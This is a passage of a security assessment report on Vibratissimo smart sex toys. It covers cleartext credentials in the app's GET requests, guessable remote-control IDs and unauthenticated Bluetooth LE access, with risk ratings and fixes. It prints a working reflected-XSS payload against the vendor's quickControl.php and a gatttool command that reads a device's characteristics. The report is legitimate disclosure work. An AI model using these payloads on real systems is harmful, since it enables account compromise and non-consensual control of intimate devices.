To demonstrate the vulnerability, the traffic during an authentication process in a mobile app and during write/read requests to the backend was observed.

Authentication

If a user has already created a Vibratissimo account and uses this account to login into the mobile app by entering his credentials in the proper fields and pressing login, the following request is sent to the server.

```
GET /userManager.php?action=getUser&password=\$clearTextPassword\&
    ↪ user_login=\$ClearTextUsername HTTP/1.1
Host: www.vibratissimo.com
```

The server does not respond with a classical response containing session information or authentication tokens, which can later be used to obtain user data, or alter settings. Instead he directly responds with the requested information, which is in this case the user details. Those details are then directly displayed in the app and a message pointing out the successful pseudo login is shown. Another example is the alter profile process.

Alter Profile

The request sent to the server after changing the age of a user profile can be observed in the following listing.

```
GET /userManager.php?action=setAge&password=\$clearTextPassword\&
    ↪ user_login=\$ClearTextUsername\&age=18 HTTP/1.1
Host: www.vibratissimo.com
```

The same procedure as in the authentication request is applied. The username and password are sent in cleartext to the server. There is no authentication token or cookie sent to the server with the request. This approach leads to multiple issues described in the following section.

8.6.3 Associated risks

The authentication approach chosen by the Vibratissimo app is not a vulnerability in itself, but the design leads to multiple issues and concerns. Those issues are described in the following section.

Increased attack surface

By sending the username and password with every subsequent request, instead of once by logging into the application, the attack surface is widened immensely. This results from the fact that an attacker has a very high number of requests he can use to gather a valid username and password combination.

Mandatory cleartext storage of credentials

Due to the fact that every request must contain the cleartext username and password it has to be stored somewhere in the application or on the smartphone itself. Otherwise, the user would have to enter his credentials with every subsequent request, resulting in an unusable application. The storage of those credentials has to be done in cleartext. If an attacker is able to get access to the device, he gets also immediate access to the user's credentials.

Permanent account compromise

For the reason that every request contains the username and the permanent password a compromise of those credentials would be catastrophic as the account would be permanently compromised. If a classical authentication method would be in use, only a temporary valid session token would be compromised.

No sessions possible

It is not possible to manage sessions, as there is no state available. There is no possibility to use the amenities of sessions like:

- Invalidate sessions
- Differentiate between multiple logged in users with one account
- Expire sessions
- performance improvement
- reduced complexity

Credentials are valid for an undefined time

There is no possibility to invalidate username and password in case of a compromise. It is possible to reset the password, a reset of the username is not possible at all, leading to a partially compromised authentication method.

8.6.4 Risk classification

Table 8.7: Improper Authentication Mechanism - Risk

CWE	CWE-287: Improper Authentication
CVSS	CVSS:3.0/AV:N/AC:H/PR:N/UI:N/S:C/C:H/I:H/A:N
Base Score	8.7 Critical

8.6.5 Solution

The most used approach is to use a session or token-based approach. Those approaches, are following a predefined process, were the user presents his username and password to the server. If those credentials are valid, the server responds with a session token [2], which is only valid for a certain amount of time and is not guessable. This token is included in every subsequent requests and the server is able to distinguish the users on the server side, based on this token. It is also possible to implement a role-based approach using this model. The possibilities are endless.

[2] Often referred to as a an API Token

8.7 Reflected Cross-Site-Scripting

8.7.1 General

Cross site scripting attacks are most of the well-known and abused attack vectors known to this day. They can be not very useful for attackers in some cases or cause massive attacks. OWASP defines Cross-Site Scripting as follows:

> Cross-Site Scripting (XSS) attacks are a type of injection, in which malicious scripts are injected into otherwise benign and trusted web sites. XSS attacks occur when an attacker uses a web application to send malicious code, generally in the form of a browser side script, to a different end user. Flaws that allow these attacks to succeed are quite widespread and occur anywhere a web application uses input from a user within the output it generates without validating or encoding it.
>
> An attacker can use XSS to send a malicious script to an unsuspecting user. The end user's browser has no way to know that the script should not be trusted and will execute the script. Because it thinks the script came from a trusted source, the malicious script can access any cookies, session tokens, or other sensitive information retained by the browser and used with that site. These scripts can even rewrite the content of the HTML page [37]


There two distinct types of XSS. On one side we have stored cross-site scripting, were the payload is permanently stored in the application and executed every-time a certain page is visited. The other type is the reflected-cross-site scripting. At this type the payload is not stored permanently in the application. The malicious payload is for example hidden in an URL parameter. The second one got identified in the Vibratissimo backend.

8.7.2 Proof-of-Concept

The Vibratissimo apps offer a feature allowing users to share a link, which lets everyone in possession of this link control the device and therefore pleasure the end-user. This remote-control link controls an ID parameter, which allows an attacker to easily inject an arbitrary JavaScript payload and therefore abuse the XSS vulnerability. To demonstrate the vulnerability it is sufficient to send the following request to this server:

```
https://vibratissimo.com/quickControl.php?id=11359");</script><script
    ↪ >alert(document.location)</script>
Host: www.vibratissimo.com
```

The payload itself is executed immediately in the context of the browser. This can be seen in the following figure:



```
https://vibratissimo.com/quickControl.php?id=11359");</script><script>alert(document.location)</script>
```

```
https://vibratissimo.com/quickControl.php?id=11359%22);%3C/script%3E%3Cscript%3Ealert(document.location)%3C
/script%3E
```

Figure 8.8: The injected JavaScript payload gets executed immediately in the context of the browser.

8.7.3 Associated risks

An attacker is able to inject arbitrary JavaScript code into the context of the victim. The possibilities of what an attacker is able to do are nearly endless. Some examples are provided below.

- Steal session cookies
- Manipulate the website
- Circumvent CSRF protections
- Redirect users to malicious website
- Alter the websites content
- Prompt for credentials

8.7.4 Risk classification

Table 8.8: Reflected Cross-Site Scripting - Risk

CWE	CWE-79: Improper Neutralization of Input During Web Page Generation
CVSS	CVSS:3.0/AV:N/AC:L/PR:N/UI:R/S:C/C:L/I:L/A:N
Base Score	6,1 Medium

8.7.5 Solution

To get rid of the problem it is highly recommended to conduct input filtering and output encoding.

Input Filtering/Validation

Before any user supplied input is sent to the server it should be filtered. It is mandatory on the server-side and nice to have on the user side to get a better usability and user experience. Special characters, which can be used for dangerous attacks should be filtered. In the best case a whitebox approach is used. Furthermore, it is highly recommended to use the already proven built-in libraries in the used frameworks for input filtering instead of implementing self-built-filtering methods like simple regexes. This applies for user input from the browser to the server. If user input is sent from the server to the browser, output encoding has to be used.

Output Encoding

Output encoding differentiates between "code" and normal text. In the case of code, the strings are transferred into a form so that they cannot be executed in the browser but are still represented as the original text. One example would be to use html entities and url encoding. All of the frameworks out there provide even more sophisticated methods for output encoding. If those two approaches are applied to the web application, this vulnerability shouldn’t be present any more.

8.8 Missing Authentication in Remote Control

8.8.1 General

The Vibratissimo mobile apps allow their users to share a link over email and SMS, which allows remote control. Everyone in possession of this link is able to control the Vibratissimo sex toy over the internet. The message sent contains a URL containing a unique ID. This wouldn't be a problem in general if the link containing the unique ID would be random and long enough. Apart from that, it would be quite useful if the receiving user has to confirm the remote control before being controlled by the other user. This is currently not the case. The IDs are again a global counter, which just gets incremented by one every time a new quick control link is created. The attacker could simply guess this predictable ID in order to control the victim directly. There is a confirmation dialog in place, which is not activated per default. The detailed steps are described in the proof-of-concept section.

8.8.2 Proof-of-Concept

In the following scenario (see figures below) a quick control link was created on the device in the middle. A created link looks as follows:

```
https://vibratissimo.com/quickControl.php?id=11359
```

The user with the device on the left side just created a new quick control link for himself and decremented his own ID (e.g. 11362) a few times to get the remote control ID of the victim. Without confirmation, an attacker can directly activate the device of the victim.




Figure 8.9: Attacker is able to directly control the victim.

8.8.3 Associated risks

An attacker is able to control arbitrary Vibratissimo sex toys over the internet, leading to embarrassing situations and potential legal violations of the intimacy of the end-user.

8.8.4 Risk classification

Table 8.9: Missing Authentication in Remote Control - Risk

CWE	CWE-862: Missing Authorization
CVSS	CVSS:3.0/AV:N/AC:L/PR:N/UI:R/S:C/C:H/I:L/A:L
Base Score	8.8 High

8.8.5 Solution

To get rid of the vulnerability it is necessary to implement the following changes:

1. Confirm every new connection to the device in the master app


2. Create ids, which can't be guessed (a lot of entropy, length, etc.)

9 Bluetooth

Bluetooth is an essential technology in the world of IoT. It is used for local communication between the IoT devices and as an interface to the internet over a gateway (e.g. a smartphone). Due to the importance of this technology, special attention was payed to the Bluetooth link of the smart sex toys. Before continuing with the vulnerability assessment on the Bluetooth interface and the transport layer, the technology is explained in detail. Special attention will be payed to the development of Bluetooth, which security features are implemented and if the protocol is ready for the internet of things, or if it has just grown into IoT after being adopted a million times.

9.1 Basics

Bluetooth is a technology for transmitting data over the air. It is designed for short distances and relatively low transfer rates. Compared to other kinds of wireless technology (WIFI, WiMax, LTE), it is not designed for fast transfer speeds, or a broad geographical coverage. Bluetooth operates in the same frequency range as microwave ovens and WIFI networks, 2.4 - 2.485 Ghz. Bluetooth was originally developed by Sony Ericson as a replacement for RS-232 links over the air. Bluetooth was not designed as a protocol with security in mind in the first place. Due to the fast paced development, and more and more features implemented the Bluetooth SIG was set in place. The Bluetooth SIG is responsible for coordination and development of the Bluetooth standard.



Due to the implementation of Bluetooth into more and more devices and the different requirements of those devices fast paced development was required, resulting in various Bluetooth version, which resulted in the development of the following versions until 2018:

- Bluetooth 1.0: The first released version had multiple problems due to flaws in the specifications and the implementation differences by different vendors. Due to the release of multiple updates (1.0a, 1.0b, 1.0c), those flaws were removed and ratified as IEEE 802.15.
- Bluetooth 2.0 + EDR: Bluetooth 2.0 introduced a feature called enhanced data rate (EDR), resulting in much higher data rates compared to version 1.0.
- Bluetooth 2.1 + EDR: The next released cycle introduced a feature called secure simple pairing, which allowed a much easier pairing process with just a little bit of overhead.
- Bluetooth 3.0 + HS: In the next Bluetooth release an alternative MAC/PHY was added. Namely 802.11, this feature was mandatory and allowed much higher data rates.
- Bluetooth 4.0: As more and more devices got connected using Bluetooth, the energy consumption, especially methods on how to save energy, got more and more important. Therefore a feature called Bluetooth low energy was implemented.
- Bluetooth 4.1: This minor release included features like Mobile Wireless Service Coexistence Signalling, Train Nudging and Generalised Interlaced Scanning, Low Duty Cycle Directed Advertising L2CAP Connection Oriented and Dedicated Channels with Credit Based Flow Control, Dual Mode and Topology, LE Link Layer Topology, 802.11n PAL, Audio Architecture Updates for Wide Band Speech, Fast, Data Advertising Interval and Limited Discovery Time.
- Bluetooth 4.2: Bluetooth 4.2 prepares Bluetooth devices for the future. The major improvements are Low Energy Secure Connection with Data Packet Length Extension, Link Layer Privacy with Extended Scanner Filter Policies and Internet Protocol Support Profile (IPSP) version 6 ready for Bluetooth Smart things to support connected home,
- Bluetooth 5.0: This major release adds Slot Availability Mask (SAM), 2 Mbit/s PHY for LE LE Long Range, High Duty Cycle Non-Connectable Advertising, LE Advertising Extensions and LE Channel Selection Algorithm no.2.

After reviewing the Bluetooth version timeline, it can be concluded that security features are quite scarce until Bluetooth 4.2. Before this version, the Bluetooth SIG focused on improving the compatibility and especially the performance. Maybe this has a lot to do with marketing synergies, as it is easier to sell new Bluetooth versions with faster speeds as a new Bluetooth version with new cryptic security features for the end-user. In the next section, we will focus on the Bluetooth version 4.0. This release introduced one of the most important features, for the world of internet of things: Bluetooth Low Energy.

9.2 Bluetooth Low Energy

Bluetooth low energy was developed due to a changing market and different requirements in recent years. Performance wasn't the first priority anymore. There was a huge demand for low power wearable devices able to communicate with the outside world at low speeds. For this special requirement the Bluetooth SIG released a extension for Bluetooth called Bluetooth low energy, with the release of Bluetooth version 4.0. Bluetooth Low energy offers a highly reduced energy consumption, by keeping the same range as normale Bluetooth communication. The speeds are also significantly slower, which isn't an issue for the Bluetooth low energy use cases. Another important requirement of Bluetooth low energy was to get the ability to produce the chips extremely cheap at a small die size. Last but not least the compatibility was also an important requirement. Bluetooth low energy should be usable by nearly every operating system and device on the market. Besides those more technical specifications, Bluetooth low energy offers multiple profiles for wearables. All of those profiles are based on the generic attribute profile (GATT). An example set of applications can be found in the following list:

- Health care profiles
  - BLP (Blood Pressure Profile) — for blood pressure measurement.
  - HTP (Health Thermometer Profile) — for medical temperature measurement devices.
  - GLP (Glucose Profile) — for blood glucose monitors.
  - CGMP (Continuous Glucose Monitor Profile)
- Sports and fitness profiles
  - BCS (Body Composition Service)
  - CSCP (Cycling Speed and Cadence Profile)
  - CPP (Cycling Power Profile)
  - HRP (Heart Rate Profile)
  - LNP (Location and Navigation Profile)
  - RSCP (Running Speed and Cadence Profile)
  - WSP (Weight Scale Profile)

- Internet Connectivity
  - IPSP (Internet Protocol Support Profile)
- Generic Sensors
  - ESP (Environmental Sensing Profile)
  - UDS (User Data Service)
- Proximity sensing
  - FMP — the "find me" profile
  - PXP — the proximity profile
- Alerts and time profiles
- Battery
  - Battery State and Battery level

9.2.1 GATT

The generic attributes (GATT) is a standard in Bluetooth LE, which defines how data is transferred from a Bluetooth LE device and back. The attributes are defined like a web service, with various API endpoints. The service endpoints have certain identifiers, which specify if it is possible to read a value, write a value and so on. Each service (also called characteristic) is identified by a UUID and a set of properties.

9.2.2 Comparison: BT vs. BT LE

To get a better overview over the differences of Bluetooth and Bluetooth LE, the following table contains the most important features in comparison.

Table 9.1: Bluetooth vs. Bluetooth LE

Technical specification	**Classic Bluetooth technology**	**Bluetooth Low Energy technology**
Distance/range (theoretical max.)	100 m (330 ft)	>100 m (>330 ft)
Over the air data rate	1–3 Mbit/s	125 kbit/s – 1 Mbit/s – 2 Mbit/s
Application throughput	0.7–2.1 Mbit/s	0.27 Mbit/s
Active slaves	7	Not defined; implementation dependent
Security	56/128-bit and application layer user defined	128-bit AES with Counter Mode CBC-MAC
Latency (from a non-connected state)	Typically 100 ms	6 ms
Voice capable	Yes	No
Network topology	Scatternet	Scatternet
Power consumption	1 W as the reference	0.01–0.50 W (depending on use case)
Peak current consumption	<30 mA	<15 mA
Service discovery	Yes	Yes
Profile concept	Yes	Yes
Primary use cases	Mobile phones, gaming, smart homes	wearables, automotive, healthcare, sports

9.2.3 Bluetooth LE Security

The Bluetooth LE security is dependent on two major factors. On one side it is very important to select a secure pairing method, as the pairing method is responsible for exchanging the encryption keys for the later symmetric encryption of the transport layer. The second factor is the Bluetooth version in use and the resulting encryption methods available. In Bluetooth protocol version <4.2 AES-CCM is used. As of Bluetooth 4.2 elliptic curve cryptography is used.

9.2.4 Pairing Methods


Before data is exchanged between Bluetooth devices, they have to pair themselves. The process is nearly identical for Bluetooth and Bluetooth LE, but they offer different pairing methods. Due to the fact that the selection of the pairing method plays a big role in the security of the communication channel, the different pairing methods are explained in the following section.

Pairing limitations

The pairing method depends on the following parameters:


- Display values
- Display with binary input (yes/no)
- Keyboard
- No input/output
- Keyboard/Display available

It's quite obvious that some pairing methods can't be used with sex toys. The reason for that is that there is no screen, keyboard or any input at all. One of the secure ways would be to use OOB pairing, or implement some kind of pairing button as it is used for other sex toys. No pairing is definitely not a good option, because the devices can be controlled basically by everyone within Bluetooth range. An overview of the possible pairing methods, dependent on the inputs/outputs available at the initiator and responder can be found in the following figures.



	Initiator				
Responder	DisplayOnly	Display YesNo	Keyboard Only	NoInput NoOutput	Keyboard Display
Display Only	Just Works Unauthenticated	Just Works Unauthenticated	Passkey Entry: responder displays, initiator inputs Authenticated	Just Works Unauthenticated	Passkey Entry: responder displays, initiator inputs Authenticated
Display YesNo	Just Works Unauthenticated	Just Works (For LE Legacy Pairing) Unauthenticated	Passkey Entry: responder displays, initiator inputs Authenticated	Just Works Unauthenticated	Passkey Entry (For LE Legacy Pairing): responder displays, initiator inputs Authenticated
		Numeric Comparison (For LE Secure Connections) Authenticated			Numeric Comparison (For LE Secure Connections) Authenticated

Figure 9.1: Available Pairing methods, dependent on the initiator/responder capabilities[38]



	Initiator				
Responder	DisplayOnly	Display YesNo	Keyboard Only	NoInput NoOutput	Keyboard Display
Keyboard Only	Passkey Entry: initiator displays, responder inputs Authenticated	Passkey Entry: initiator displays, responder inputs Authenticated	Passkey Entry: initiator and responder inputs Authenticated	Just Works Unauthenticated	Passkey Entry: initiator displays, responder inputs Authenticated
NoInput NoOutput	Just Works Unauthenticated	Just Works Unauthenticated	Just Works Unauthenticated	Just Works Unauthenticated	Just Works Unauthenticated
Keyboard Display	Passkey Entry: initiator displays, responder inputs Authenticated	Passkey Entry (For LE Legacy Pairing): initiator displays, responder inputs Authenticated	Passkey Entry: responder displays, initiator inputs Authenticated	Just Works Unauthenticated	Passkey Entry (For LE Legacy Pairing): initiator displays, responder inputs Authenticated
		Numeric Comparison (For LE Secure Connections) Authenticated			Numeric Comparison (For LE Secure Connections) Authenticated

Figure 9.2: Available Pairing methods, dependent on the initiator/responder capabilities[38]

Passkey

The passkey pairing method is one of the most used methods. A key, which is set on the initiator side must be entered on the device, which should be paired. This method can be very insecure, because a lot of devices use the default passkey 0000 or 1234.

Pin-comparison

This method is used, when there is no input available (e.g. Pairing a device, without any buttons/keyboards). A 6-digit pin is presented at the initiator of the connection and the device itself. If the pins match on both devices a connection gets established.

Just Works

As the name already suggests it just works, unfortunately simplicity often leads to insecurities. In this case the TK is set to 0x00. This allows an attacker to decrypt the whole communication and even replay packets.

Out-of-Band Pairing

This method is using a second independent channel or protocol to exchange the key material. An example would be to use near field communication as an out-of-band pairing method.

No Pairing

The last method is to use no pairing at all. This is the method Vibratissimo is currently using. The data packets are exchanged in an unauthenticated manner.

9.2.5 Encryption

Table 9.2: Bluetooth LE Security

	Bluetooth LE 4.0, 4.1	**Bluetooth LE 4.2**
Key Exchange	Key Agreement	ECDH
Encryption Method	AES-CCM	AES-CCM
Data Rate	220 kBit/s	∼550kBit/s
Additional Security Features	6LoWPAN (4.1)	LE Privacy 1.2, LE Secure Connections, Elliptic-curve cryptography

10 Results Transport Layer Security Review

After assessing vulnerabilities in the software of Vibratissimo, this chapter deals with the Bluetooth stack and the transport layer vulnerability assessment.

10.1 Missing Authentication

10.1.1 General

As already described in section 8.8 a proper authentication process consists of the following three phases:

- Identification
- Authentication
- Authorisation

This concept does not only apply to web applications and apis, but also to wireless protocols like Bluetooth. It is highly recommended to use a proper authentication mechanism to avoid the usage of the smart sex toys by malicious parties. The authentication process at the Bluetooth stack is called pairing. The pairing process sets up the communication channel, whereas a user has to present something he knows or has to establish a channel between client and Bluetooth device. In the Bluetooth specification itself there is a authentication method available called "No authentication". If this method is used arbitrary data packets can be sent to a Bluetooth receiver without authenticating beforehand. The only hurdle for an attacker is that only one client can send packets to the receiver at once, meaning that when the device is currently in use no data packets can be sent to the sex toys and they are immediately discarded.

10.1.2 Proof-of-Concept

To demonstrate the vulnerability a binary called Gattool can be used. Gattool is able to simulate Bluetooth LE connections and talk to external Bluetooth LE devices. The following line of code connects to a Vibratissimo Smart Sex Toy and tries to read the service at 0x001f, which should return the chipset temperature.

```
gatttool -t random -b CF:DF:7A:FF:FF:FF -Ichar-wread-req 0x001f
```

After executing the command, the chipset temperature is returned immediately. This can be used to query all available GATT services. For example, the name can be changed, or the vibration intensity can be altered. All of those requests shouldn't be possible at all without authentication.

10.1.3 Associated risks

An attacker is able to leak sensitive information like temperature, device name or firmware version. Furthermore, he is even able to write values to set the intensity or change vibration patterns.

10.1.4 Risk classification

Table 10.1: Missing Authentication - Risk

CWE	CWE-862: Missing Authorization
CVSS	CVSS:3.0/AV:N/AC:L/PR:N/UI:R/S:C/C:H/I:L/A:L
Base Score	8.8 High

10.1.5 Solution

A proper authentication method, offered by the Bluetooth LE specifications should be used. As there is no input available at the sex toy, it would be possible to use out-of-band pairing with near-field-communication.

10.2 Remote Pleasuring

10.2.1 General


The main feature of smart sex toys is to get remotely pleasured. Of course in 99% of the cases, the receiving end wants to know one or more of the following things:

- Who is pleasuring me?
- Where am i pleasured?
- When am i pleasured?

Due to an implementation flaw and missing authentication all of those questions are left unanswered if an attacker is nearby (in Bluetooth range). It is easily possible to send the necessary commands to activate the sex toy in unwanted situations. The following proof-of concept details the steps on how to conduct such remote pleasuring attacks.

10.2.2 Proof-of-Concept

To demonstrate the underlying issue, a Bluetooth LE sniffer was used to sniff the data packets exchanged between the sex toy and the mobile application. The hardware used was a Bluefruit LE sniffer and the tool used to sniff was the NordicRF Sniffer application. The piece of software is very useful when it comes to Bluetooth LE protocol reversing, as it already ships with the proper Wireshark plugins to analyze the captured traffic. The following figure shows the NordicRF Sniffer with the Vibratissimo Panty Buster set as target (“sectest”).



```
 NORDIC SEMICONDUCTOR SNIFFER SOFTWARE v.1.0.1_1111

   Sniffer ready and connected on COM4
   Software version      SVN rev. 1111
   Firmware version      SVN rev. 12
   Nordic Plugin version version information unavailable
   BTLE Plugin version   SVN rev. 1111

 Commands:
   l             List the devices available for sniffing.
   arrow keys    Navigate the device list. Use ENTER to select.
   [#] or ENTER  Select a device to sniff from list.
   e             Like ENTER, but sniffer will only follow advertisements.
   w             Start Wireshark, the primary viewer for the sniffer.
   x/q           Exit
   c             Display filter: Nearest devices (RSSI > -50 dBm).
   v             Display filter: Nearest devices (RSSI > -70 dBm).
   b             Display filter: Nearest devices (RSSI > -90 dBm).
   a             Remove display filter.
   p             Passkey entry
   o             OOB key entry
   h             Define new adv hop sequence.
   s             Get support
   u             Launch User Guide (pdf)
   CTRL-R        Re-program firmware onto board


 Available devices:

       # public name           RSSI           device address
    -------------------------------------------------------------------
 -> [X] 0 "sectest"            -65 dBm        cf:df:7a:dc:30:f7  random
Sniffing device 0 - "sectest"

!!Your firmware is outdated!!
Please upgrade (press CTRL-R).
Starting Wireshark
Wireshark started
Exiting...
```

Figure 10.1: NordicfRF Sniffer

By pressing “w” in the console window, Wireshark is launched automatically with the plugins needed and the sniffed packets are displayed in the Wireshark window. To generate useful traffic the Bluefruit LE sniffer was placed between the panty buster and a smartphone, which was used to control the sex toy, and various vibration patterns were sent to the device.

